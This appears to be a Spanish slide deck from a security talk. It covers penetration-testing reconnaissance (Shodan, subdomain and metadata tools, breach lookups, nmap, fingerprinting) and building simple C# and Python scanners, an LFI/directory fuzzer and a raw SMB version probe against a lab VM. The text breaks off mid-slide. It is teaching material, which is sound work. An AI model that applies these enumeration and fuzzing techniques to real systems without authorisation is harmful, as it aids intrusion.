
- Screenshot Shodan [images.shodan.io](https://images.shodan.io)
- Muchos Leak: RDP (3389) -  
<https://images.shodan.io/?query=port:3389>



# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting – Análisis servicios

- Shodan presenta “HUNDIR LA FLOTA”
- <https://shiptracker.shodan.io/>



Fuente - <https://www.bleepingcomputer.com/news/security/to-nobodys-surprise-ships-are-just-as-easy-to-hack-as-anything-else/>



# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting – Análisis servicios

- Esto está muy bien pero hacerlo a mano.... Las API's son tus amigas - ¡LARGA VIDA A LAS API'S!
- Uso de scripts que interactúen con las API para obtener los servicios, puertos abiertos y banner.
- Herramientas propias:
  - Wh01p -  
<https://github.com/n4xh4ck5/wh01p>
  - Sh4d0m



# **RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:**

## **Footprinting – Búsqueda infraestructura**

Búsqueda de dominios y subdominios de forma pasiva. Uso de tools propias para automatizar:

- **N4xD0rk** – Indexación Bing y Google - <https://github.com/n4xh4ck5/N4xD0rk>
- **DorkGo0** – Indexación Google - <https://github.com/n4xh4ck5/D0rkGo0>
- **V1D0m** – API virustotal - <https://github.com/n4xh4ck5/V1D0m>
- **Cr0wd** – API ThreatCrowd - <https://github.com/n4xh4ck5/cr0wd>
- **T1pf0** – API IPv4info - <https://github.com/n4xh4ck5/t1pf0>





# **RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:**

## **Footprinting – Búsqueda infraestructura**

Búsqueda de dominios y subdominios de forma pasiva. Uso de tools de terceros para automatizar:

- **Aquatone** – <https://github.com/michenriksen/aquatone>
- **CTFR** (@UnaPibaGeek) – Certificados SSL - <https://github.com/UnaPibaGeek/ctfr>
- **Sublist3r** - <https://github.com/aboul3la/Sublist3r>
- **SubBrute** - <https://github.com/TheRook/subbrute>
- **DNSRecon** - <https://github.com/darkoperator/dnsrecon>



# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting – Búsqueda infraestructura

- Identificar Rango de IP's:
- Servicio online: <https://bgp.he.net/>

Es seguro | [https://bgp.he.net/dns/rve.es#\\_ipinfo](https://bgp.he.net/dns/rve.es#_ipinfo)

**HURRICANE ELECTRIC**  
INTERNET SERVICES

rtve.es

Links | **DNS Info** | Website Info | IP Info

[Home](#)  
[Report](#)  
[Report](#)  
[Report](#)  
[es](#)  
[rt](#)

217.15.42.90 > 217.15.42.0/24 > AS15734 > Itconic, S.A.

217.15.42.90 > 217.15.32.0/20 > AS15734 > Itconic, S.A.

Updated 01 Jun 2018 16:56 PST © 2018 Hurricane Electric



# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting – Metadatos

- Datos que describen otros datos.
- Ficheros ofimáticos, imágenes,...
  - Indexación resultados buscadores.
  - Repositorios abiertos: Drive, Mega, Dropbox,...
  - Propias web's de la empresa.
- ¿Qué info se obtiene?
  - Usuarios (Nombre, apellidos, sintaxis usuario el DA)
  - Cuentas de correo.
  - Carpetas compartidas.
  - Impresoras.
  - Versiones de software y SSOO.



# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting – Metadatos

- Herramientas para automatizar el proceso:
- Búsqueda y extracción
  - FOCA - <https://github.com/ElevenPaths/FOCA>
  - Metagoofil -  
<https://github.com/laramies/metagoofil>
  - RastLeak - <https://github.com/n4xh4ck5/RastLeak>
- Extracción:
  - Exiftool -  
<https://www.sno.phy.queensu.ca/~phil/exiftool>



# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting – Repositorios

- Búsqueda de proyectos con info sensible
  - Credenciales y API's hardcodeadas.
  - Comentarios con info.
  - Código fuente de aplicaciones web.
- Dispone de un buscador propio (Requiere autenticación). Búsqueda por keywords: nombre empresa, aplicación web, fabricante, nickname. Ej: API\_key, secret\_key, token, private, password, aws, login, hashes,..
- Tool para automatizar: GitMiner -  
<https://github.com/UnkL4b/GitMiner>



# ***RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:***

## ***Footprinting – ¿He sido juankeado?***

- Búsqueda de correos indexados en buscadores: Infoga-  
<https://github.com/m4ll0k/Infoga>
- Búsqueda de correos encontrados por la tool “the harvester” –  
haveIBeenHarvested - <https://github.com/depthsecurity/haveIBeenHarvested>



# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting – ¿He sido juankeado?

Búsqueda de emails del target en bases de datos de compromiso:

- <https://hacked-emails.com>
- <https://haveibeenpwned.com>
- <https://isleaked.com>
- <https://breachalarm.com/>



The screenshot shows the 'have i been pwned?' website. At the top, the title is 'have i been pwned?' in a large, white, rounded box. Below it, a subtitle reads 'Check if you have an account that has been compromised in a data breach'. There is a search bar with the placeholder text 'email address' and a button labeled 'pwned?'. Below the search bar, there is a section for 1Password with the text 'Generate secure, unique passwords for every account' and a link 'Learn more at 1Password.com'. At the bottom, there is a table with statistics:

284	5,044,555,541	70,416	77,152,575
pwned websites	pwned accounts	pastes	paste accounts

# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting – ¿He sido juankeado?

Y de nuevo API' => tool **check\_hacked**

- Interactúa con las API's de *hacked-emails* y *haveibeenpwned*.

```
check_hacked# python check_hacked.py -h
usage: check_hacked.py [-h] [-a ADDRESS] [-i INPUT] [-e EXPORT]

https://haveibeenpwned.com/

optional arguments:
  -h, --help            show this help message and exit
  -a ADDRESS, --address ADDRESS
                        Account email which you would like to search
  -i INPUT, --input INPUT
                        File in .txt or json which the email accounts
  -e EXPORT, --export EXPORT
                        File in xlsx format which the results(y/n)
```

**DEMO**





# **RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:**

## **Fingerprinting – Escáner de red**

*¡Larga vida a **nmap**!*

- Por defecto en Kali Linux.
- Multitud de scripts, especialmente de reconocimiento y enumeración.
- Verificación vulnerabilidades (netapi o eternalblue)
- Obtener puertos abiertos y servicios.
- Complementar resultados encontrados pasivamente en Shodan, Censys,...



```
nmap -sSV -A -open -v -oN RESULTADOS
```

# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Fingerprinting – Fichero robots.txt

- Consultar el fichero **robots.txt**
  - Información de directorios
  - Identificar directorios que revelan un CMS: wp-admin

```
← → ↻ Es seguro | https://podemos.info/robots.txt

User-agent: *
Disallow: /wp-login
Disallow: /wp-admin
Disallow: //wp-includes/
Disallow: /*/feed/
Disallow: /*/trackback/
Disallow: /*/attachment/
Disallow: /author/
Disallow: /*/page/
Disallow: /*/feed/
Disallow: /tag/*/page/
Disallow: /tag/*/feed/
Disallow: /page/
Disallow: /comments/
Disallow: /xmlrpc.php
Disallow: /*?s=
Disallow: /*/*/*feed.xml
Disallow: /?attachment_id*
Disallow: /procesos-autonomicos-extraordinarios/candidaturas/*
Disallow: /procesos-autonomicos-extraordinarios/resultados/andalucia/
```

```
← → ↻ Es seguro | https://www.loteriasypuestas.es/robots.txt

User-Agent: *
###
Disallow: /portal/site/
Disallow: /es/paginas-informativas/trabaja-con-nosotros*
Disallow: /*.json$
Disallow: /*.formatorRSS$
Disallow: /*.corporativa
Disallow: /*.info
Disallow: /*.info2
Disallow: /index.php/
Disallow: /*/noticias/
Disallow: /*/red-comercial
Disallow: /*/botes
Disallow: /*/escrutinios
Disallow: /*/resultados
```



# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Fingerprinting – Identificar tecnología

- Identificar tecnología (PHP, JSP, ASP,...), servidor web o CMS empleado.
- Cabeceras respuesta:  
*“server”, “X-Powered-by”*
- Nombre de la propia cookie:  
*PHPSessionID.*
- Forzando un error.
- Analizar código fuente
- Conexión vía telnet puede revelar banner

### Not Found

The requested URL /home.html was not found on this server.

*Apache/2.2.22 (Debian) Server at 192.168.1.7 Port 80*



```
Request  Response
Raw  Headers  Hex
HTTP/1.1 301 Moved Permanently
Date: Tue, 04 Oct 2016 20:20:45 GMT
Server: Apache/2.2.15 (Oracle)
Location: /es/
Connection: close
Vary: Accept-Encoding, User-Agent
Content-Type: text/html; charset=UTF-8
Set-Cookie: cookieession1=1212DD040A2G0LE07LJ04HBAFEF61C42; Path=/; HttpOnly
Set-Cookie: FGTServe=5195ECC22E7FEC288B00CD0848D27D58F7176E8E1712105885588F; Version=1; Max-Age=3600
Content-Length: 0
```



# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Fingerprinting – Enumeración directorios – fuzzing

- Especificar las extensiones en función de la tecnología identificada (.asp,.php,.jsp,.aspx,.txt,.html,.do,.action,...)
- Uso de diccionarios preestablecidos:
  - **SecLists:** <https://github.com/danielmiessler/SecLists>
  - **FuzzDB:** <https://github.com/fuzzdb-project/fuzzdb>
  - Propios de **BurpPro**
- Herramientas específicas: **Dirb/dirbuster**
- **Dirsearch:** <https://github.com/maurosoria/dirsearch>
- **Cansina:** <https://github.com/deibit/cansina>
- **photon:** <https://github.com/s0md3v/Photon>
- **Dirhunt:** <https://github.com/Nekmo/dirhunt>



# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Fingerprinting – Identificación CMS

- Notable número de CMS empleados en aplicaciones web.
- Enumeración e identificación =>

CMSsc4n -

<https://github.com/n4xh4ck5/CMSs>

[c4n.git](#)

```
cmssc4n# python cmssc4n.py -i test.txt -e y

*** Tool to scan if a domain is a CMS (Wordpress , Drupal, Joomla, Prestashop or Moodle) and return the version
** Author: Ignacio Brihuega Rodriguez a.k.a N4xh4ck5
** Version 2.0
** DISCLAIMER: This tool was developed for educational goals.
** Github: https://github.com/n4xh4ck5/
** The author is not responsible for using to others goals.
** A high power, carries a high responsibility!

Tool to scan if a domain is a CMS (Wordpress , Drupal, Joomla, Prestashop or Moodle) and return the version

Example of usage: python cmssc4n.py -i input.json

Obtaining the CMS last versions...

Wordpress version: 4.9.1
Moodle version: 3.4
Joomla version: 3.8.3
Drupal version: 8.4.3
PrestaShop version: 1.7.2.4
```



**DEMO**

# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Fingerprinting – Nikto

- **Nikto** para Automatizar fingerprint - <https://github.com/sullo/nikto>
  - Seguridad en cabeceras de respuesta.
  - Listado de directorios y rutas por defecto.
  - Identificación del fichero robots.txt
  - Identificación de versión
  - Identificación de paneles de login.
- Contra: Es muy ruidoso!!!



# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Fingerprinting – Interfaz de administración

- Identificación panel de administrador: wp-login.php, /administrator/,...
  - <https://github.com/pwnwiki/webappdefaultsdb>
  - <https://github.com/danielmiessler/SecLists>
- Realizar técnicas de enumeración de usuarios y fuerza bruta.
- Búsqueda de tutoriales y manuales que faciliten descubrir rutas, credenciales...***Al loro con las capturas de pantalla sin ofuscar.***



# ***RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:***

## ***Fingerprinting – 0d1n***

- Automatizar el proceso de visibilidad de un target.
  - Descubrimiento dominios y subdominios.
  - Identificación direccionamiento IP.
  - Identificación tecnología.
  - Descubrimiento puertos abiertos.
  - Identificación CMS's
  - Reporte.





# ÍNDICE

- Whoami
- Motivación
- Pasando al ataque
- Reconocimiento y recolección de información.
- [Explotación y postexplotación](#)
- Referencias



# EXPLOTACIÓN

- Escáner básico de red (C#)
- Creando nuestro Command Line (Python)
- Enviando datos a través de sockets (C# y Python)
- Creando nuestros Fuzzers (C# y Python)




## EXPLOTACIÓN – ESCÁNER BASICO DE RED EN C#

- Crear un nuevo subprocesso (`System.Threading`) si el radiobutton esta chequeado, controlando al método "\_scan" y pasándole la IP sin el último octeto.
- Crear un método "\_scan" con un bucle para escanear toda la subred y tratar la respuesta del ping que vamos a enviar, para saber si un Host esta disponible en la subred o no. Usaremos la clase Ping de (`System.Net.NetworkInformation`)



## EXPLOTACIÓN - ESCANER BASICO DE RED EN C#

- Usar la clase Dns para obtener el nombre del Host (**System.Net**).
- Tratar las excepciones en caso de error si se conoce o se desconoce el nombre del host.



# EXPLOTACIÓN - ESCANER BASICO DE RED EN C#

## METODO ESCANER DE PUERTOS

*Para saber que puertos TCP tiene abiertos y detectar si es posible la versión del sistema operativo, y el nombre del servicio según la IANA necesitaremos los siguientes hitos:*

- Crear un nuevo subproceso y un método "\_detallePuertos".
- Crear un array con los puertos conocidos TCP e iterar en todos ellos con un bucle.
- Usar la clase `EndPoint` (`System.Net`) para contener la información del host y puerto remoto.



## EXPLOTACIÓN - ESCANER BASICO DE RED EN C#

- Usar la clase Socket (`System.Net.Sockets`) para establecer la conexión TCP con el servidor.
- Manejar las excepciones y crear una estructura de control dependiendo del puerto que se trate para obtener más información.
- Según el puerto y el servicio que trate, seguir avanzando en la Tool e incluyendo nuevas funcionalidades.




## EXPLOTACIÓN - ESCANER BASICO DE RED EN C#

- En el caso de la VM Kioptrix 1.2, con el puerto 80 tenemos que crear una petición HTTP con la clase `HttpWebRequest` (`System.Net`) y obtener las cabeceras con la propiedad `Headers` para saber el nombre del servicio del servidor junto con su sistema operativo. El response o respuesta lo podemos almacenar con la clase `StringBuilder` (`System.Text`).



# EXPLOTACIÓN - ESCANER BASICO DE RED EN C#

- Para el puerto 22, usaremos la clase TcpClient (`System.Net.Sockets`)





# EXPLOTACIÓN - CREANDO NUESTRO PRIMER COMMAND LINE EN PYTHON

```
root@ctf:~/Escritorio/Euskalhack/cliTool# python cli.py
```

EuskalHack

..... v0.1 Author: Naivenom

For Dev-Pentesting learning purpose 'From discipline and sufferance comes freedom'

EuskalHack Command line tool

EuskalHack> help smb

[+] Use: smb <ip> <port> <output> Ex: smb 192.168.1.104 139 dir\_out



# EXPLOTACIÓN - CREANDO NUESTRO PRIMER COMMAND LINE EN PYTHON

## CLASE CLI

- Necesitaremos dos ficheros .py: cli y enum

```
def do_shell(self, line):
    output = os.popen(line).read()
    print (output)
    self.last_output = output

def do_quit(self, args):
    print ("Quitting.")
    raise SystemExit

def help_shell(self):
    print (chr(27) + "[1;32m" + "[+] Use: shell <command> Ex: shell ls -la" + chr(27) + "[0m")

def help_smb(self):
    print (chr(27) + "[1;32m" + "[+] Use: smb <ip> <port> <output> Ex: smb 192.168.1.104 139 dir_out" + chr(27) + "[0m")
```

- De este modo (con 'do') podremos crear nuestros métodos  
(smb,fuzzer,webproxy etc...)



# EXPLOTACIÓN - CREANDO NUESTRO PRIMER COMMAND LINE EN PYTHON

## CLASE CLI

- Cada método le pasaremos una serie de parámetros dependiendo de la posición donde se trate que será usado como argumentos de la clase que usemos (smb\_,fuzzer\_....)

```
def do_fuzzer(self, args):  
    if len(args) == 0:  
        print ("\nUsage: <parameter>\n")  
        sys.exit(0)  
    else:  
        arg = args.split(" ")  
        ip = arg[0]  
        file_ = arg[1]  
        mode = arg[2]  
        out = arg[3]  
        fuzzer_ = fuzzer_(ip,file_,mode,out)  
        if mode == "dir-files":  
            fuzzer_.fuzzer_DirFiles()  
        elif mode == "lfi":  
            fuzzer_.fuzzer_lfi()
```



# EXPLOTACIÓN - CREANDO NUESTRO PRIMER COMMAND LINE EN PYTHON

## CLASE FUZZER\_

```
class fuzzer_:
    def __init__(self,ip,file_,mode,out):
        self.ip = ip
        self.file_ = file_
        self.mode = mode
        self.out = out

    def files(self):
        global out
        out = self.out
        try:
            os.stat(out)
        except:
            os.mkdir(out)
        print (chr(27) + "[1;31m" + "\n %s Doesn't exist, created %s" % (out,out) + chr(27) + "[0m")

    def fuzzer_DirFiles(self):
        self.files()
        ffuzzer = out + "/fuzzer.txt"
        FuzzerFile = open(ffuzzer, 'a')
        print (chr(27) + "[1;32m" + "[+] Web Fuzzer" + chr(27) + "[0m")
        opcionMenu = raw_input(chr(27) + "[1;33m" + "\t[!] Do you want to run Web File Extension Fuzzer? (yes/no): " + chr(27)

        if opcionMenu == "yes":
            extension = raw_input(chr(27) + "[1;33m" + "\t[!] Write file extension (Ex .php): " + chr(27) + "[0m")
            with open(self.file_, 'rU') as f:
                print (chr(27) + "[1;31m" + "\n [+] This will be take a long time" + chr(27) + "[0m")
                for line in f:
                    if opcionMenu == "no":
                        url = 'https://' + self.ip + "/" + line.strip("\n") + "/"
```



# EXPLOTACIÓN - CREANDO NUESTRO PRIMER COMMAND LINE EN PYTHON

## CLASE FUZZER\_

- Por ultimo controlamos el modo de funcionamiento con una estructura de control para llamar un método u otro de la clase

```
if mode == "dir-files":  
    _fuzzer_.fuzzer_DirFiles()  
elif mode == "lfi":  
    _fuzzer_.fuzzer_lfi()
```



## EXPLOTACIÓN - ENVIANDO DATOS A TRAVES DE SOCKETS EN C#

*Si queremos saber qué versión de Samba se usa en el protocolo de red SMB por el puerto TCP 139, podríamos usar el auxiliar de Metasploit (auxiliary/scanner/smb/smb\_enumshares). ¿Pero si no queremos utilizarlo? Necesitamos los hitos siguientes:*

- Usaremos *Wireshark* y ejecutaremos el auxiliar para tener conocimiento sobre la conexión TCP y el protocolo SMB y analizar que paquetes se envían.

```
0000 00 0c 29 fc 95 90 88 78 73 2b 60 f6 08 00 45 00 ..)...X s+...E.
0010 00 80 49 71 40 00 80 06 2c cc c0 a8 01 82 c0 a8 ..Iq@... ,.....
0020 01 68 e4 ed 00 8b 0c 5f b2 60 32 b0 36 db 50 18 .h.....`2.6.P.
0030 08 05 c6 3a 00 00 00 00 00 54 ff 53 4d 42 72 00 .....T.SMB.
0040 00 00 00 18 01 28 00 00 00 00 00 00 00 00 00 .....(.....
0050 00 00 00 00 58 4d 00 00 23 d0 00 31 00 02 4c 41 .....XM. #.1..LA
0060 4e 4d 41 4e 31 2e 30 00 02 4c 4d 31 2e 32 58 30 NMAN1.0. LM1.2X0
0070 30 32 00 02 4e 54 20 4c 41 4e 4d 41 4e 20 31 2e 02..NT L ANMAN 1.
0080 30 00 02 4e 54 20 4c 4d 20 30 2e 31 32 00 0..NT LM 0.12.
```




## EXPLOTACIÓN - ENVIANDO DATOS A TRAVES DE SOCKETS EN C#

- Para ello creamos un cliente de la clase TcpClient (`System.Net.Sockets`) para realizar la conexión TCP con el servidor.
- Manejar las excepciones en caso de errores.
- Crear un array que almacenará el Byte que enviaremos en la conexión. En nuestro caso corresponde al paquete *Negotiate Protocol Request* del protocolo SMB visto en Wireshark.



## EXPLOTACIÓN - ENVIANDO DATOS A TRAVES DE SOCKETS EN C#

- Usaremos el método GetStream() del cliente TCP para recibir datos y enviar con la clase NetworkStream(**System.Net.Sockets**). Recibiremos



- Finalmente tratamos el contenido hexadecimal de ambos paquetes para convertirlo en ASCII y obtener los valores que nos interesa, en este caso la versión de Samba del sistema operativo del servidor.





# EXPLOTACIÓN - ENVIANDO DATOS A TRAVÉS DE SOCKETS EN PYTHON

- Con Python podemos hacerlo del mismo modo usando nuestro Command Line que creamos anteriormente. Por ello usaremos la

```
root@ctf:~/Escritorio/Euskalhack/cliTool# python cli.py
```

```
EuskalHack
```

```
..... v0.1 Author: Naivenom
```

```
